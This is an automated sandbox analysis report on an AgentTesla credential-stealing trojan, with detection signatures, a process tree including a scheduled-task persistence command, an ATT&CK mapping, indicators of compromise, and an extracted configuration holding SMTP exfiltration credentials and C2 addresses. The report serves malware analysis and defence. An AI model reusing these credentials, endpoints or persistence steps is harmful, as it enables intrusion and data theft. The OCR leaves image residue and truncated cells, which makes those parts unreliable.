ID: 345039
Sample Name:
SecuriteInfo.com.Trojan.PackedNET.471.11170.12650
Cookbook: default.jbs
Time: 16:11:18
Date: 27/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report SecuriteInfo.com.Trojan.PackedNET.47…

Overview


General Information

Sample Name:	SecuriteInfo.com.Trojan.PackedNET.471.11170.12650 (renamed file extension from 12650 to exe)
Analysis ID:	345039
MD5:	1b02147d832431..
SHA1:	2f3db6efb3e8f2a…
SHA256:	ee68f6e98ab3a08.
Tags:	AgentTesla

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Scheduled temp file…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected AntiVM_3
- .NET source code contains very larg…
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…
- Installs a global keyboard hook
- Machine Learning detection for dropp…
- Machine Learning detection for samp…
- May check the online IP address of …

Classification



Startup

- **System is w10x64**
- SecuriteInfo.com.Trojan.PackedNET.471.11170.exe (PID: 7120 cmdline: 'C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PackedNET.471.11170.exe' MD5: 1B02147D8324319176D52CD01A9C8CB5)
  - schtasks.exe (PID: 2932 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\VjyQvBtzZaz' /XML 'C:\Users\user\AppData\Local\Temp\tmp4D3A.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6260 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - SecuriteInfo.com.Trojan.PackedNET.471.11170.exe (PID: 4588 cmdline: C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PackedNET.471.11170.exe MD5: 1B02147D8324319176D52CD01A9C8CB5)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Username: ": "IZk1BzWUJML",
  "URL: ": "http://95NMlRr4OGKVr7aF.net",
  "To: ": "w.sherwood@stonemfg.net",
  "ByHost: ": "mail.stonemfg.net:587",
  "Password: ": "3Je7AT",
  "From: ": "w.sherwood@stonemfg.net"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.344841086.000000000332 5000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	

Source	Rule	Description	Author	Strings
00000004.00000002.703954087.000000000301 6000.00000004.00000001.sdmp	JoeSecurity_CredentialSte aler	Yara detected Credential Stealer	Joe Security	
00000004.00000002.700812601.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000001.00000002.344692192.00000000032A 1000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000001.00000002.345535602.000000000439 6000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 7 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
4.2.SecuriteInfo.com.Trojan.PackedNET.471.11170.ex e.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Scheduled temp file as task from temp location

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Compliance:

Uses 32bit PE files

Uses secure TLS version for HTTPS connections

Contains modern PE file flags such as dynamic base (ASLR) or NX

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

May check the online IP address of the machine

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

System Summary:

.NET source code contains very large array initializations

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM_3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 1 1 2	Disable or Modify Tools 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	Input Capture 1 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-Stand Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 3	Credentials in Registry 1	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Appli Layer Prot

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command Control
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 2	NTDS	Security Software Discovery 3 2 1	Distributed Component Object Model	Input Capture 1 1	Scheduled Transfer	Application Protocol 2
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Virtualization/Sandbox Evasion 1 4	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 4	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Network Configuration Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protc


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Trojan.PackedNET.471.11170.exe	39%	Virustotal		Browse
SecuriteInfo.com.Trojan.PackedNET.471.11170.exe	30%	ReversingLabs	ByteCode-MSIL.Backdoor.Androm	
SecuriteInfo.com.Trojan.PackedNET.471.11170.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\VjyQvBtzZaz.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\VjyQvBtzZaz.exe	30%	ReversingLabs	ByteCode-MSIL.Backdoor.Androm	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.SecuriteInfo.com.Trojan.PackedNET.471.11170.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
mail.stonemfg.net	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://api.lightboot.org/panel/index.php?page=Api&key=b6udeJ2WqDoyHKzzsEjfG3QajboCjeJv&host=	0%	Avira URL Cloud	safe	
http://95NMlRr4OGKVr7aF.net	0%	Avira URL Cloud	safe	
http://XFpcVI.com	0%	Avira URL Cloud	safe	
http://mail.stonemfg.net	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mail.stonemfg.net	64.29.145.40	true	true	• 4%, Virustotal, Browse	unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
elb097307-934924932.us-east-1.elb.amazonaws.com	54.225.220.115	true	false		high
api.ipify.org	unknown	unknown	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://95NMlRr4OGKVr7aF.net	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.ipify.org/	SecuriteInfo.com.Trojan.PackedNET.471.11170.exe, 00000004.00000002.703712422.0000000002FC1000.00000004.00000001.sdmp	false		high
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	SecuriteInfo.com.Trojan.PackedNET.471.11170.exe, 00000004.00000002.703847793.0000000002FFB000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://127.0.0.1:HTTP/1.1	SecuriteInfo.com.Trojan.PackedNET.471.11170.exe, 00000004.00000002.703712422.0000000002FC1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://api.ipify.org	SecuriteInfo.com.Trojan.PackedNET.471.11170.exe, 00000004.00000002.703712422.0000000002FC1000.00000004.00000001.sdmp	false		high
http://DynDns.comDynDNS	SecuriteInfo.com.Trojan.PackedNET.471.11170.exe, 00000004.00000002.703712422.0000000002FC1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://sectigo.com/CPS0	SecuriteInfo.com.Trojan.PackedNET.471.11170.exe, 00000004.00000002.703847793.0000000002FFB000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.sectigo.com0	SecuriteInfo.com.Trojan.PackedNET.471.11170.exe, 00000004.00000002.703847793.0000000002FFB000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	SecuriteInfo.com.Trojan.PackedNET.471.11170.exe, 00000004.00000002.703712422.0000000002FC1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.lightboot.org/panel/index.php?page=Api&key=b6udeJ2WqDoyHKzzsEjfG3QajboCjeJv&host=	SecuriteInfo.com.Trojan.PackedNET.471.11170.exe	false	• Avira URL Cloud: safe	unknown
http://https://api.telegram.org/bot%telegramapi%/	SecuriteInfo.com.Trojan.PackedNET.471.11170.exe, 00000001.00000002.345535602.0000000004396000.00000004.00000001.sdmp, SecuriteInfo.com.Trojan.PackedNET.471.11170.exe, 00000004.00000002.700812601.0000000000402000.00000040.00000001.sdmp	false		high
http://https://simpletimelapse.sourceforge.io/update/changelog.txt	SecuriteInfo.com.Trojan.PackedNET.471.11170.exe	false		high
http://XFpcVI.com	SecuriteInfo.com.Trojan.PackedNET.471.11170.exe, 00000004.00000002.703712422.0000000002FC1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://simpletimelapse.sourceforge.net/update/version.txt?Refresh=	SecuriteInfo.com.Trojan.PackedNET.471.11170.exe	false		high
http://https://ffmpeg.org	SecuriteInfo.com.Trojan.PackedNET.471.11170.exe	false		high
http://https://simpletimelapse.sourceforge.io/update/version.txt	SecuriteInfo.com.Trojan.PackedNET.471.11170.exe	false		high
http://https://www.flaticon.com/packs/free-basic-ui-elements	SecuriteInfo.com.Trojan.PackedNET.471.11170.exe	false		high
http://mail.stonemfg.net	SecuriteInfo.com.Trojan.PackedNET.471.11170.exe, 00000004.00000002.705770965.0000000003346000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	SecuriteInfo.com.Trojan.Packed NET.471.11170.exe, 00000001.00 000002.344692192.00000000032A1 000.00000004.00000001.sdmp, Se curiteInfo.com.Trojan.PackedNE T.471.11170.exe, 00000004.0000 0002.703712422.0000000002FC100 0.00000004.00000001.sdmp	false		high
http://https://api.telegram.org/bot%telegramapi%/sendDocumentdocument----------	SecuriteInfo.com.Trojan.Packed NET.471.11170.exe, 00000004.00 000002.703712422.0000000002FC1 000.00000004.00000001.sdmp	false		high
http://https://simpletimelapse.sourceforge.io/update/version.txtwhttps://simpletimelapse.sourceforge.io/upd	SecuriteInfo.com.Trojan.Packed NET.471.11170.exe	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	SecuriteInfo.com.Trojan.Packed NET.471.11170.exe, 00000001.00 000002.345535602.0000000004396 000.00000004.00000001.sdmp, Se curiteInfo.com.Trojan.PackedNE T.471.11170.exe, 00000004.0000 0002.700812601.000000000040200 0.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.ipify.orgGETMozilla/5.0	SecuriteInfo.com.Trojan.Packed NET.471.11170.exe, 00000004.00 000002.703712422.0000000002FC1 000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
54.225.220.115	unknown	United States		14618	AMAZON-AESUS	false
64.29.145.40	unknown	United States		30447	INFB2-ASUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	345039
Start date:	27.01.2021
Start time:	16:11:18
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 15s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Trojan.PackedNET.471.11170.12650 (renamed file extension from 12650 to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@6/5@4/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.1% (good quality ratio 0.1%) • Quality average: 64.6% • Quality standard deviation: 8%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 13.64.90.137, 104.42.151.234, 52.255.188.83, 52.147.198.201, 51.104.139.180, 95.101.22.216, 95.101.22.224, 95.101.27.142, 95.101.27.163, 51.103.5.186, 52.155.217.156, 20.54.26.129, 23.210.248.85 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, a1449.dscg2.akamai.net, wns.notify.windows.com.akadns.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, emea1.notify.windows.com.akadns.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, client.wns.windows.com, fs.microsoft.com, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, a767.dscg3.akamai.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, blobcollector.events.data.trafficmanager.net, par02p.wns.notify.trafficmanager.net, skypedataprdcolwus16.cloudapp.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
16:12:13	API Interceptor	1090x Sleep call for process: SecuriteInfo.com.Trojan.PackedNET.471.11170.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
54.225.220.115	0112_80556334.doc	Get hash	malicious	Browse	• api.ipify.org/
	0112_528419802.doc	Get hash	malicious	Browse	• api.ipify.org/
	Our New Order Jan 12 2020 at 2.30_PVV940_PDF.exe	Get hash	malicious	Browse	• api.ipify.org/
	SecuriteInfo.com.Mal.Generic-S.23822.exe	Get hash	malicious	Browse	• api.ipify.org/
	nwamamassloga.exe	Get hash	malicious	Browse	• api.ipify.org/
	TIRNAK.exe	Get hash	malicious	Browse	• api.ipify.org/
	ZfiNFIGegX.exe	Get hash	malicious	Browse	• api.ipify.org/?format=xml
	26-11-20_Dhl_Signed_document-pdf.exe	Get hash	malicious	Browse	• api.ipify.org/
64.29.145.40	uneecops order.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
